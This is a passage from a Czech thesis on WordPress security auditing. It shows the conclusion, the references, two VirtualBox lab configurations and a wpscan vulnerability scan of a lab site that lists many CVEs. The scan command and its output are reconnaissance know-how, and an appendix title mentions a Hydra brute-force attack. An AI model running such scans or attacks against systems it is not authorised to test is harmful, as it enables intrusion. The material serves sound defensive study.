Při přímém přístupu na adresu wordpress.local/wp-cron.php dochází na straně serveru k spuštění naplánovaných událostí redakčního systému. Vykonání těchto instrukcí znamená vynaložení určitého množství výpočetního výkonu. Pokud by se tento soubor stal cílem útočníků, může být velmi rychle vyčerpán výpočetní výkon určený pro běh systému.

Po aplikaci pravidla k zamezení přístupu v htaccess souboru se vrací odpověď se statusem 403 Zakázáno, viz Obrázek 19.



Obrázek 19: Záhlaví odpovědi na soubor wp-cron.php po nastavení ochrany

Zdroj: vlastní

4.5. Auditní zpráva

Auditní zpráva v příloze E představuje výsledky provedeného bezpečnostního auditu redakčního systému WordPress. V auditní zprávě jsou pro každý nález uvedeny popisy i doporučení pro zlepšení bezpečnosti.

4.6. Návrhy zabezpečení

V rámci této práce nelze prezentovat veškeré možné bezpečnostní hrozby CMS WordPress. Příloha F obsahuje základní doporučené postupy pro zvýšení zabezpečení redakčního systému WordPress.

ZÁVĚR

Cílem práce bylo analyzovat zranitelnosti tohoto redakčního systému a navrhnout opatření pro minimalizaci rizik. První část práce se věnovala bezpečnosti webových aplikací obecně a motivací hackerů útočících na weby. Druhá část práce se věnovala bezpečnosti WordPressu, jeho zranitelnostem a metodám útoků. Ve třetí části práce byla provedena analýza nástrojů pro testování bezpečnosti webových aplikací a databází zranitelností. Čtvrtá část práce popisovala bezpečnostní audit redakčního systému WordPress a návrhy opatření pro minimalizaci rizik.

Na základě provedené analýzy jsem dospěl k závěru, že redakční systém WordPress má řadu zranitelností, které mohou být využity hackery k útokům na weby postavené na tomto redakčním systému. Bylo navrženo několik opatření pro minimalizaci rizik, která by měla být implementována při správě webových aplikací postavených na WordPressu. Doporučuji pravidelně aktualizovat jádro, moduly a témata, používat silná hesla a dvoufaktorovou autentizaci. Také je vhodné omezit přístup k důležitým souborům a adresářům a pravidelně provádět bezpečnostní audity.

S ohledem na dynamičnost rozvoje ICT technologií by v budoucnu bylo vhodné provést další analýzu v oblasti etického hackingu a bezpečnosti redakčního systému WordPress.

POUŽITÁ LITERATURA

[1] About the CVE Program. *CVE* [online]. [cit. 2022-10-30]. Dostupné z: https://www.cve.org/About/Overview

[2] Burp Suite tools. *Portswigger* [online]. [cit. 2023-03-25]. Dostupné z: https://portswigger.net/burp/documentation/desktop/tools

[3] Developer Resources: Plugin Readmes. *Wordpress* [online]. [cit. 2022-11-06]. Dostupné z: https://developer.wordpress.org/plugins/wordpress-org/how-your-readme-txt-works/

[4] Developer Resources: Main Stylesheet (style.css). *Wordpress* [online]. [cit. 2022-11-06]. Dostupné z: https://developer.wordpress.org/themes/basics/main-stylesheet-style-css/

[5] H Y D R A. *GitHub* [online]. [cit. 2022-11-06]. Dostupné z: https://github.com/vanhauser-thc/thc-hydra

[6] Jak si nastavit silné heslo. *Avast blog* [online]. 2019 [cit. 2022-10-28]. Dostupné z: https://blog.avast.com/cs/jak-si-nastavit-silne-heslo

[7] KIM, Peter. *Hacking: praktický průvodce penetračním testováním*. Přeložil Jan POKORNÝ. Brno: Zoner Press, 2015. Encyklopedie Zoner Press. ISBN 978-80-7413-313-8.

[8] KOLOUCH, Jan. *CYBERCRIME*. Praha: CZ.NIC, z. s. p. o., 2016. ISBN 978-80-88168-18-8.

[9] Nejčastější projevy kybernetické kriminality s odkazem na trestní zákoník. *Policie* [online]. n.d. [cit. 2022-10-02]. Dostupné z: https://www.policie.cz/clanek/nejcastejsi-projevy-kyberneticke-kriminality-s-odkazem-na-trestni-zakonik.aspx

[10] OWASP Top 10: The Ten Most Critical Web Application Security Risks. *OWASP Foundation* [online]. 2017. [cit. 2022-10-28]. Dostupné z: https://owasp.org/www-pdf-archive/OWASP_Top_10-2017_%28en%29.pdf.pdf

[11] OWASP Top 10: The Ten Most Critical Web Application Security Risks. *OWASP Foundation* [online]. 2021, 2021 [cit. 2022-10-28]. Dostupné z: https://owasp.org/Top10

[12] ROSSO, Sara. *WordPress Security White Paper* [online]. 2015 [cit. 2022-10-28]. Dostupné z: https://github.com/WordPress/Security-White-Paper/blob/master/WordPressSecurityWhitePaper.pdf

[13] STOKLEY, Grant. *Advanced WordPress Security: Go beyond the basics and stop sophisticated attacks.* Independently published, 2020. ISBN 979-8674242178.

[14] WordPress and security. *Wordpress* [online]. [cit. 2023-05-15]. Dostupné z: https://wordpress.org/about/secuhrity/

[15] Wordpress News: WordPress 1.2. *Wordpress* [online]. [cit. 2023-05-15]. Dostupné z: https://wordpress.org/news/2004/05/heres-the-beef/

[16] Wordpress News: Wordpress 2. *Wordpress* [online]. [cit. 2023-05-15]. Dostupné z: https://wordpress.org/news/2005/12/wp2/

[17] Wordpress News: WordPress 3.0 "Thelonious.". *Wordpress* [online]. [cit. 2023-05-15]. Dostupné z: https://wordpress.org/news/2010/06/thelonious/

[18] Wordpress News: WordPress 3.5 “Elvin”. *Wordpress* [online]. [cit. 2023-05-15]. Dostupné z: https://wordpress.org/news/2012/12/elvin/

[19] Wordpress News: WordPress 4.0 “Benny”. *Wordpress* [online]. [cit. 2023-05-15]. Dostupné z: https://wordpress.org/news/2014/09/benny/

[20] Wordpress News: WordPress 5.0 “Bebo”. *Wordpress* [online]. [cit. 2023-05-15]. Dostupné z: https://wordpress.org/news/2018/12/bebo/

[21] WordPress Support: Configuring Automatic Background Updates. *WordPress* [online]. [cit. 2022-10-30]. Dostupné z: https://wordpress.org/support/article/configuring-automatic-background-updates/

[22] WordPress Support: Supported Versions. *WordPress* [online]. [cit. 2022-10-30]. Dostupné z: https://wordpress.org/support/article/supported-versions/

[23] WordPress Vulnerability Database API. *WPScan* [online]. [cit. 2022-10-30]. Dostupné z: https://wpscan.com/api

[24] WordPress Vulnerability Statistics. *WPScan* [online]. 2022 [cit. 2022-10-29]. Dostupné z: https://wpscan.com/statistics

[25] WILLIAMS, Andy. *WordPress Security for Webmaster 2021: How to Stop Hackers Breaking into Your Website.* Independently published, 2021. ISBN 979-8710097984.

[26] Getting Started. *ZAP* [online]. [cit. 2023-03-25]. Dostupné z: https://www.zaproxy.org/getting-started/

PŘÍLOHY

Příloha A – Konfigurační soubor virtuálního webového serveru

Příloha B – Konfigurační soubor virtuální útočné stanice

Příloha C – Sken zranitelností jádra, modulů a šablony redakčního systému WordPress

Příloha D – Útok hrubou silou pomocí nástroje Hydra

Příloha E – Auditní zpráva

Příloha F – Návrhy zabezpečení

Příloha A – Konfigurační soubor virtuálního webového serveru

```
<?xml version="1.0"?>
<VirtualBox xmlns="http://www.virtualbox.org/" version="1.16-windows">
  <Machine uuid="{c520ecde-dde3-472d-ae4f-479fac2e916d}" name="WebServer"
OSType="Ubuntu_64" snapshotFolder="Snapshots" lastStateChange="2022-11-
07T22:41:54Z">
    <MediaRegistry>
      <HardDisks>
        <HardDisk uuid="{8f0e8c8f-a7c8-49b9-90a3-eb2b63df3348}"
location="Webov&#xFD; server.vdi" format="VDI" type="Normal"/>
        <HardDisk uuid="{82374e22-c6e1-4f7c-b94b-9c6274147b70}"
location="WebServer.vdi" format="VDI" type="Normal"/>
        <HardDisk uuid="{8d2131fb-5d0b-4e50-8eb8-fd9575695d55}"
location="WebServerHDD.vdi" format="VDI" type="Normal"/>
      </HardDisks>
      <DVDImages>
        <Image uuid="{a015cd97-b4cc-47f4-98fe-07dd41c648ad}"
location="C:/Users/lukas.holy/Downloads/ubuntu-22.04.1-live-server-amd64.iso"/>
      </DVDImages>
    </MediaRegistry>
    <ExtraData>
      <ExtraDataItem name="GUI/LastCloseAction" value="Shutdown"/>
      <ExtraDataItem name="GUI/LastNormalWindowPosition" value="784,19,600,493"/>
      <ExtraDataItem name="GUI/ScaleFactor" value="1.5"/>
    </ExtraData>
    <Hardware>
      <CPU>
        <PAE enabled="false"/>
        <LongMode enabled="true"/>
        <X2APIC enabled="true"/>
        <HardwareVirtExLargePages enabled="true"/>
      </CPU>
      <Memory RAMSize="2048"/>
      <HID Pointing="USBTablet"/>
      <Display controller="VMSVGA" VRAMSize="16"/>
      <BIOS>
        <IOAPIC enabled="true"/>
        <SmbiosUuidLittleEndian enabled="true"/>
      </BIOS>
      <USB>
        <Controllers>
```

```
        <Controller name="OHCI" type="OHCI"/>
      </Controllers>
    </USB>
    <Network>
      <Adapter slot="0" enabled="true" MACAddress="08002737E973" type="82540EM">
        <DisabledModes>
          <InternalNetwork name="intnet"/>
          <NATNetwork name="NatNetwork"/>
        </DisabledModes>
        <BridgedInterface name="Intel(R) Dual Band Wireless-AC 7265"/>
      </Adapter>
    </Network>
    <AudioAdapter codec="AD1980" driver="DirectSound" enabled="true"
enabledIn="false"/>
    <RTC localOrUTC="UTC"/>
    <Clipboard/>
    <GuestProperties>
      <GuestProperty name="/VirtualBox/HostInfo/GUI/LanguageID" value="cs_CZ"
timestamp="1667860914154917700" flags=""/>
    </GuestProperties>
  </Hardware>
  <StorageControllers>
    <StorageController name="IDE" type="PIIX4" PortCount="2" useHostIOCache="true"
Bootable="true">
      <AttachedDevice passthrough="false" type="DVD" hotpluggable="false" port="1"
device="0"/>
    </StorageController>
    <StorageController name="SATA" type="AHCI" PortCount="1"
useHostIOCache="false" Bootable="true" IDE0MasterEmulationPort="0"
IDE0SlaveEmulationPort="1" IDE1MasterEmulationPort="2"
IDE1SlaveEmulationPort="3">
      <AttachedDevice type="HardDisk" hotpluggable="false" port="0" device="0">
        <Image uuid="{8d2131fb-5d0b-4e50-8eb8-fd9575695d55}"/>
      </AttachedDevice>
    </StorageController>
  </StorageControllers>
 </Machine>
</VirtualBox>
```

Příloha B – Konfigurační soubor virtuální útočné stanice

```
<?xml version="1.0"?>
<VirtualBox xmlns="http://www.virtualbox.org/" version="1.16-windows">
  <Machine uuid="{724bd8df-0804-4d30-9dbd-d8a1c55d8755}" name="kali-linux-2022.3-virtualbox-amd64" OSType="Debian_64" snapshotFolder="Snapshots" lastStateChange="2022-12-13T18:42:56Z">
    <Description>Kali Rolling (2022.3) x64
2022-08-08
</Description>
    <MediaRegistry>
      <HardDisks>
        <HardDisk uuid="{2fbc79d6-b625-4ec6-bee3-9f455a13ff57}" location="kali-linux-2022.3-virtualbox-amd64.vdi" format="vdi" type="Normal"/>
      </HardDisks>
    </MediaRegistry>
    <ExtraData>
      <ExtraDataItem name="GUI/LastCloseAction" value="PowerOff"/>
      <ExtraDataItem name="GUI/LastGuestSizeHint" value="1914,986"/>
      <ExtraDataItem name="GUI/LastNormalWindowPosition" value="3843,48,1897,1012"/>
      <ExtraDataItem name="GUI/ScaleFactor" value="1"/>
    </ExtraData>
    <Hardware>
      <CPU count="2">
        <PAE enabled="true"/>
        <LongMode enabled="true"/>
        <X2APIC enabled="true"/>
        <HardwareVirtExLargePages enabled="true"/>
      </CPU>
      <Memory RAMSize="2048"/>
      <HID Pointing="USBTablet"/>
      <Boot>
        <Order position="1" device="HardDisk"/>
        <Order position="2" device="DVD"/>
        <Order position="3" device="None"/>
        <Order position="4" device="None"/>
      </Boot>
      <Display controller="VMSVGA" VRAMSize="128"/>
      <BIOS>
        <IOAPIC enabled="true"/>
        <SmbiosUuidLittleEndian enabled="true"/>
      </BIOS>
```

```
    <USB>
      <Controllers>
        <Controller name="OHCI" type="OHCI"/>
      </Controllers>
    </USB>
    <Network>
      <Adapter slot="0" enabled="true" MACAddress="08002722464F" type="82540EM">
        <DisabledModes>
          <InternalNetwork name="intnet"/>
          <HostOnlyInterface name="VirtualBox Host-Only Ethernet Adapter"/>
          <NATNetwork name="NatNetwork"/>
        </DisabledModes>
        <BridgedInterface name="Intel(R) Dual Band Wireless-AC 7265"/>
      </Adapter>
    </Network>
    <AudioAdapter codec="AD1980" driver="DirectSound" enabled="true"
enabledIn="false"/>
    <RTC localOrUTC="UTC"/>
    <Clipboard mode="Bidirectional"/>
    <DragAndDrop mode="Bidirectional"/>
    <GuestProperties>
      <GuestProperty name="/VirtualBox/GuestAdd/HostVerLastChecked" value="6.1.38"
timestamp="1670956521291976800" flags=""/>
      <GuestProperty name="/VirtualBox/GuestAdd/Revision" value="150636"
timestamp="1670956717704405903" flags=""/>
      <GuestProperty name="/VirtualBox/GuestAdd/Version" value="6.1.34"
timestamp="1670956717704405901" flags=""/>
      <GuestProperty name="/VirtualBox/GuestAdd/VersionExt" value="6.1.34_Debian"
timestamp="1670956717704405902" flags=""/>
      <GuestProperty name="/VirtualBox/GuestInfo/OS/Product" value="Linux"
timestamp="1670956717701478100" flags=""/>
      <GuestProperty name="/VirtualBox/GuestInfo/OS/Release" value="5.18.0-kali5-
amd64" timestamp="1670956717703429700" flags=""/>
      <GuestProperty name="/VirtualBox/GuestInfo/OS/Version" value="#1 SMP
PREEMPT_DYNAMIC Debian 5.18.5-1kali6 (2022-07-07)"
timestamp="1670956717703429701" flags=""/>
      <GuestProperty name="/VirtualBox/HostInfo/GUI/LanguageID" value="cs_CZ"
timestamp="1670956976641517300" flags=""/>
    </GuestProperties>
  </Hardware>
  <StorageControllers>
```

```
    <StorageController name="IDE" type="PIIX4" PortCount="2" useHostIOCache="true"
Bootable="true">
      <AttachedDevice passthrough="false" type="DVD" hotpluggable="false" port="1"
device="0"/>
    </StorageController>
    <StorageController name="SATA" type="AHCI" PortCount="1"
useHostIOCache="false" Bootable="true" IDE0MasterEmulationPort="0"
IDE0SlaveEmulationPort="1" IDE1MasterEmulationPort="2"
IDE1SlaveEmulationPort="3">
      <AttachedDevice type="HardDisk" hotpluggable="false" port="0" device="0">
        <Image uuid="{2fbc79d6-b625-4ec6-bee3-9f455a13ff57}"/>
      </AttachedDevice>
    </StorageController>
  </StorageControllers>
 </Machine>
</VirtualBox>
```

Příloha C – Sken zranitelností jádra, modulů a šablony redakčního systému WordPress

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://wordpress.local -e vp --plugins-detection mixed
```

```
__          _______   _____
\ \        / /  __ \ / ____|
 \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
  \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
   \  /\  /  | |     ____) | (__| (_| | | | |
    \/  \/   |_|    |_____/ \___|\__,_|_| |_|

 WordPress Security Scanner by the WPScan Team
                Version 3.8.22
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

[+] URL: http://wordpress.local/ [192.168.1.112]
[+] Started: Sat Apr 29 06:28:20 2023

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.52 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://wordpress.local/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://wordpress.local/readme.html
| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

[+] Upload directory has listing enabled: http://wordpress.local/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://wordpress.local/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.6.2 identified (Insecure, released on 2021-02-22).
| Found By: Rss Generator (Passive Detection)
| - http://wordpress.local/?feed=comments-rss2, <generator>https://wordpress.org/?v=5.6.2</generator>
| Confirmed By: Emoji Settings (Passive Detection)
| - http://wordpress.local/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.6.2'
|
| [!] 29 vulnerabilities identified:
|
| [!] Title: WordPress 5.6-5.7 - Authenticated XXE Within the Media Library Affecting PHP 8
| Fixed in: 5.6.3
| References:
| - https://wpscan.com/vulnerability/cbbe6c17-b24e-4be4-8937-c78472a138b5
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-29447
| - https://wordpress.org/news/2021/04/wordpress-5-7-1-security-and-maintenance-release/
| - https://core.trac.wordpress.org/changeset/29378
| - https://blog.wpscan.com/2021/04/15/wordpress-571-security-vulnerability-release.html
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-rv47-pc52-qrhh
| - https://blog.sonarsource.com/wordpress-xxe-security-vulnerability/
| - https://hackerone.com/reports/1095645
| - https://www.youtube.com/watch?v=3NBxcmqCgt4
|
| [!] Title: WordPress 4.7-5.7 - Authenticated Password Protected Pages Exposure
| Fixed in: 5.6.3
| References:
| - https://wpscan.com/vulnerability/6a3ec618-c79e-4b9c-9020-86b157458ac5

| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-29450
| - https://wordpress.org/news/2021/04/wordpress-5-7-1-security-and-maintenance-release/
| - https://blog.wpscan.com/2021/04/15/wordpress-571-security-vulnerability-release.html
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-pmmh-2f36-wvhq
| - https://core.trac.wordpress.org/changeset/50717/
| - https://www.youtube.com/watch?v=J2GXmxAdNWs
|
| [!] Title: WordPress 3.7 to 5.7.1 - Object Injection in PHPMailer
| Fixed in: 5.6.4
| References:
| - https://wpscan.com/vulnerability/4cd46653-4470-40ff-8aac-318bee2f998d
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-36326
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-19296
| - https://github.com/WordPress/WordPress/commit/267061c9595fedd321582d14c21ec9e7da2dcf62
| - https://wordpress.org/news/2021/05/wordpress-5-7-2-security-release/
| - https://github.com/PHPMailer/PHPMailer/commit/e2e07a355ee8ff36aba21d0242c5950c56e4c6f9
| - https://www.wordfence.com/blog/2021/05/wordpress-5-7-2-security-release-what-you-need-to-know/
| - https://www.youtube.com/watch?v=HaW15aMzBUM
|
| [!] Title: WordPress 5.4 to 5.8 - Lodash Library Update
| Fixed in: 5.6.5
| References:
| - https://wpscan.com/vulnerability/5d6789db-e320-494b-81bb-e678674f4199
| - https://wordpress.org/news/2021/09/wordpress-5-8-1-security-and-maintenance-release/
| - https://github.com/lodash/lodash/wiki/Changelog
| - https://github.com/WordPress/wordpress-develop/commit/fb7ecd92acef6c813c1fde6d9d24a21e02340689
|
| [!] Title: WordPress 5.4 to 5.8 - Authenticated XSS in Block Editor
| Fixed in: 5.6.5
| References:
| - https://wpscan.com/vulnerability/5b754676-20f5-4478-8fd3-6bc383145811
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-39201

| - https://wordpress.org/news/2021/09/wordpress-5-8-1-security-and-maintenance-release/
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-wh69-25hr-h94v
|
| [!] Title: WordPress 5.4 to 5.8 - Data Exposure via REST API
| Fixed in: 5.6.5
| References:
| - https://wpscan.com/vulnerability/38dd7e87-9a22-48e2-bab1-dc79448ecdfb
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-39200
| - https://wordpress.org/news/2021/09/wordpress-5-8-1-security-and-maintenance-release/
| - https://github.com/WordPress/wordpress-develop/commit/ca4765c62c65acb732b574a6761bf5fd84595706
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-m9hc-7v5q-x8q5
|
| [!] Title: WordPress < 5.8.2 - Expired DST Root CA X3 Certificate
| Fixed in: 5.6.6
| References:
| - https://wpscan.com/vulnerability/cc23344a-5c91-414a-91e3-c46db614da8d
| - https://wordpress.org/news/2021/11/wordpress-5-8-2-security-and-maintenance-release/
| - https://core.trac.wordpress.org/ticket/54207
|
| [!] Title: WordPress < 5.8 - Plugin Confusion
| Fixed in: 5.8
| References:
| - https://wpscan.com/vulnerability/95e01006-84e4-4e95-b5d7-68ea7b5aa1a8
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44223
| - https://vavkamil.cz/2021/11/25/wordpress-plugin-confusion-update-can-get-you-pwned/
|
| [!] Title: WordPress < 5.8.3 - SQL Injection via WP_Query
| Fixed in: 5.6.7
| References:
| - https://wpscan.com/vulnerability/7f768bcf-ed33-4b22-b432-d1e7f95c1317
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21661
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-6676-cqfm-gw84
| - https://hackerone.com/reports/1378209
|

| [!] Title: WordPress < 5.8.3 - Author+ Stored XSS via Post Slugs
| Fixed in: 5.6.7
| References:
| - https://wpscan.com/vulnerability/dc6f04c2-7bf2-4a07-92b5-dd197e4d94c8
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21662
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-699q-3hj9-889w
| - https://hackerone.com/reports/425342
| - https://blog.sonarsource.com/wordpress-stored-xss-vulnerability
|
| [!] Title: WordPress 4.1-5.8.2 - SQL Injection via WP_Meta_Query
| Fixed in: 5.6.7
| References:
| - https://wpscan.com/vulnerability/24462ac4-7959-4575-97aa-a6dcceeae722
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21664
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-jp3p-gw8h-6x86
|
| [!] Title: WordPress < 5.8.3 - Super Admin Object Injection in Multisites
| Fixed in: 5.6.7
| References:
| - https://wpscan.com/vulnerability/008c21ab-3d7e-4d97-b6c3-db9d83f390a7
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21663
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-jmmq-m8p8-332h
| - https://hackerone.com/reports/541469
|
| [!] Title: WordPress < 5.9.2 - Prototype Pollution in jQuery
| Fixed in: 5.6.8
| References:
| - https://wpscan.com/vulnerability/1ac912c1-5e29-41ac-8f76-a062de254c09
| - https://wordpress.org/news/2022/03/wordpress-5-9-2-security-maintenance-release/
|
| [!] Title: WP < 6.0.2 - Reflected Cross-Site Scripting
| Fixed in: 5.6.9
| References:
| - https://wpscan.com/vulnerability/622893b0-c2c4-4ee7-9fa1-4cecef6e36be
| - https://wordpress.org/news/2022/08/wordpress-6-0-2-security-and-maintenance-release/
|
| [!] Title: WP < 6.0.2 - Authenticated Stored Cross-Site Scripting
| Fixed in: 5.6.9

| References:
| - https://wpscan.com/vulnerability/3b1573d4-06b4-442b-bad5-872753118ee0
| - https://wordpress.org/news/2022/08/wordpress-6-0-2-security-and-maintenance-release/
|
| [!] Title: WP < 6.0.2 - SQLi via Link API
| Fixed in: 5.6.9
| References:
| - https://wpscan.com/vulnerability/601b0bf9-fed2-4675-aec7-fed3156a022f
| - https://wordpress.org/news/2022/08/wordpress-6-0-2-security-and-maintenance-release/
|
| [!] Title: WP < 6.0.3 - Stored XSS via wp-mail.php
| Fixed in: 5.6.10
| References:
| - https://wpscan.com/vulnerability/713bdc8b-ab7c-46d7-9847-305344a579c4
| - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
| - https://github.com/WordPress/wordpress-develop/commit/abf236fdaf94455e7bc6e30980cf70401003e283
|
| [!] Title: WP < 6.0.3 - Open Redirect via wp_nonce_ays
| Fixed in: 5.6.10
| References:
| - https://wpscan.com/vulnerability/926cd097-b36f-4d26-9c51-0dfab11c301b
| - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
| - https://github.com/WordPress/wordpress-develop/commit/506eee125953deb658307bb3005417cb83f32095
|
| [!] Title: WP < 6.0.3 - Email Address Disclosure via wp-mail.php
| Fixed in: 5.6.10
| References:
| - https://wpscan.com/vulnerability/c5675b59-4b1d-4f64-9876-068e05145431
| - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
| - https://github.com/WordPress/wordpress-develop/commit/5fcdee1b4d72f1150b7b762ef5fb39ab288c8d44
|
| [!] Title: WP < 6.0.3 - Reflected XSS via SQLi in Media Library
| Fixed in: 5.6.10
| References:
| - https://wpscan.com/vulnerability/cfd8b50d-16aa-4319-9c2d-b227365c2156
| - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/

| - https://github.com/WordPress/wordpress-develop/commit/8836d4682264e8030067e07f2f953a0f66cb76cc
|
| [!] Title: WP < 6.0.3 - CSRF in wp-trackback.php
| Fixed in: 5.6.10
| References:
| - https://wpscan.com/vulnerability/b60a6557-ae78-465c-95bc-a78cf74a6dd0
| - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
| - https://github.com/WordPress/wordpress-develop/commit/a4f9ca17fae0b7d97ff807a3c234cf219810fae0
|
| [!] Title: WP < 6.0.3 - Stored XSS via the Customizer
| Fixed in: 5.6.10
| References:
| - https://wpscan.com/vulnerability/2787684c-aaef-4171-95b4-ee5048c74218
| - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
| - https://github.com/WordPress/wordpress-develop/commit/2ca28e49fc489a9bb3c9c9c0d8907a033fe056ef
|
| [!] Title: WP < 6.0.3 - Stored XSS via Comment Editing
| Fixed in: 5.6.10
| References:
| - https://wpscan.com/vulnerability/02d76d8e-9558-41a5-bdb6-3957dc31563b
| - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
| - https://github.com/WordPress/wordpress-develop/commit/89c8f7919460c31c0f259453b4ffb63fde9fa955
|
| [!] Title: WP < 6.0.3 - Content from Multipart Emails Leaked
| Fixed in: 5.6.10
| References:
| - https://wpscan.com/vulnerability/3f707e05-25f0-4566-88ed-d8d0aff3a872
| - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
| - https://github.com/WordPress/wordpress-develop/commit/3765886b4903b319764490d4ad5905bc5c310ef8
|
| [!] Title: WP < 6.0.3 - SQLi in WP_Date_Query
| Fixed in: 5.6.10
| References:
| - https://wpscan.com/vulnerability/1da03338-557f-4cb6-9a65-3379df4cce47
| - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
| - https://github.com/WordPress/wordpress-develop/commit/d815d2e8b2a7c2be6694b49276ba3eee5166c21f

```
 |
 | [!] Title: WP < 6.0.3 - Stored XSS via RSS Widget
 |     Fixed in: 5.6.10
 |     References:
 |      - https://wpscan.com/vulnerability/58d131f5-f376-4679-b604-2b888de71c5b
 |      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
 |      - https://github.com/WordPress/wordpress-
develop/commit/929cf3cb9580636f1ae3fe944b8faf8cca420492
 |
 | [!] Title: WP < 6.0.3 - Data Exposure via REST Terms/Tags Endpoint
 |     Fixed in: 5.6.10
 |     References:
 |      - https://wpscan.com/vulnerability/b27a8711-a0c0-4996-bd6a-01734702913e
 |      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
 |      - https://github.com/WordPress/wordpress-
develop/commit/ebaac57a9ac0174485c65de3d32ea56de2330d8e
 |
 | [!] Title: WP < 6.0.3 - Multiple Stored XSS via Gutenberg
 |     Fixed in: 5.6.10
 |     References:
 |      - https://wpscan.com/vulnerability/f513c8f6-2e1c-45ae-8a58-36b6518e2aa9
 |      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
 |      - https://github.com/WordPress/gutenberg/pull/45045/files
 |
 | [!] Title: WP <= 6.2 - Unauthenticated Blind SSRF via DNS Rebinding
 |     References:
 |      - https://wpscan.com/vulnerability/c8814e6e-78b3-4f63-a1d3-6906a84c1f11
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-3590
 |      - https://blog.sonarsource.com/wordpress-core-unauthenticated-blind-ssrf/

[+] WordPress theme in use: twentytwentyone
 | Location: http://wordpress.local/wp-content/themes/twentytwentyone/
 | Last Updated: 2023-03-29T00:00:00.000Z
 | Readme: http://wordpress.local/wp-content/themes/twentytwentyone/readme.txt
 | [!] The version is out of date, the latest version is 1.8
 | Style URL: http://wordpress.local/wp-content/themes/twentytwentyone/style.css?ver=1.1
 | Style Name: Twenty Twenty-One
 | Style URI: https://wordpress.org/themes/twentytwentyone/
 | Description: Twenty Twenty-One is a blank canvas for your ideas and it makes the block
editor your best brush. Wi...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
```

|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.1 (80% confidence)
| Found By: Style (Passive Detection)
| - http://wordpress.local/wp-content/themes/twentytwentyone/style.css?ver=1.1, Match: 'Version: 1.1'

[+] Enumerating Vulnerable Plugins (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:17
<==> (5490 / 5490) 100.00% Time: 00:00:17
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] akismet
| Location: http://wordpress.local/wp-content/plugins/akismet/
| Latest Version: 5.1
| Last Updated: 2023-04-05T10:17:00.000Z
|
| Found By: Known Locations (Aggressive Detection)
| - http://wordpress.local/wp-content/plugins/akismet/, status: 403
|
| [!] 1 vulnerability identified:
|
| [!] Title: Akismet 2.5.0-3.1.4 - Unauthenticated Stored Cross-Site Scripting (XSS)
| Fixed in: 3.1.5
| References:
| - https://wpscan.com/vulnerability/1a2f3094-5970-4251-9ed0-ec595a0cd26c
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-9357
| - http://blog.akismet.com/2015/10/13/akismet-3-1-5-wordpress/
| - https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress-plugin.html
|
| The version could not be determined.

[+] goolytics-simple-google-analytics
| Location: http://wordpress.local/wp-content/plugins/goolytics-simple-google-analytics/
| Latest Version: 1.1.2
| Last Updated: 2023-03-19T13:51:00.000Z

| Readme: http://wordpress.local/wp-content/plugins/goolytics-simple-google-analytics/readme.txt
| [!] Directory listing is enabled
|
| Found By: Known Locations (Aggressive Detection)
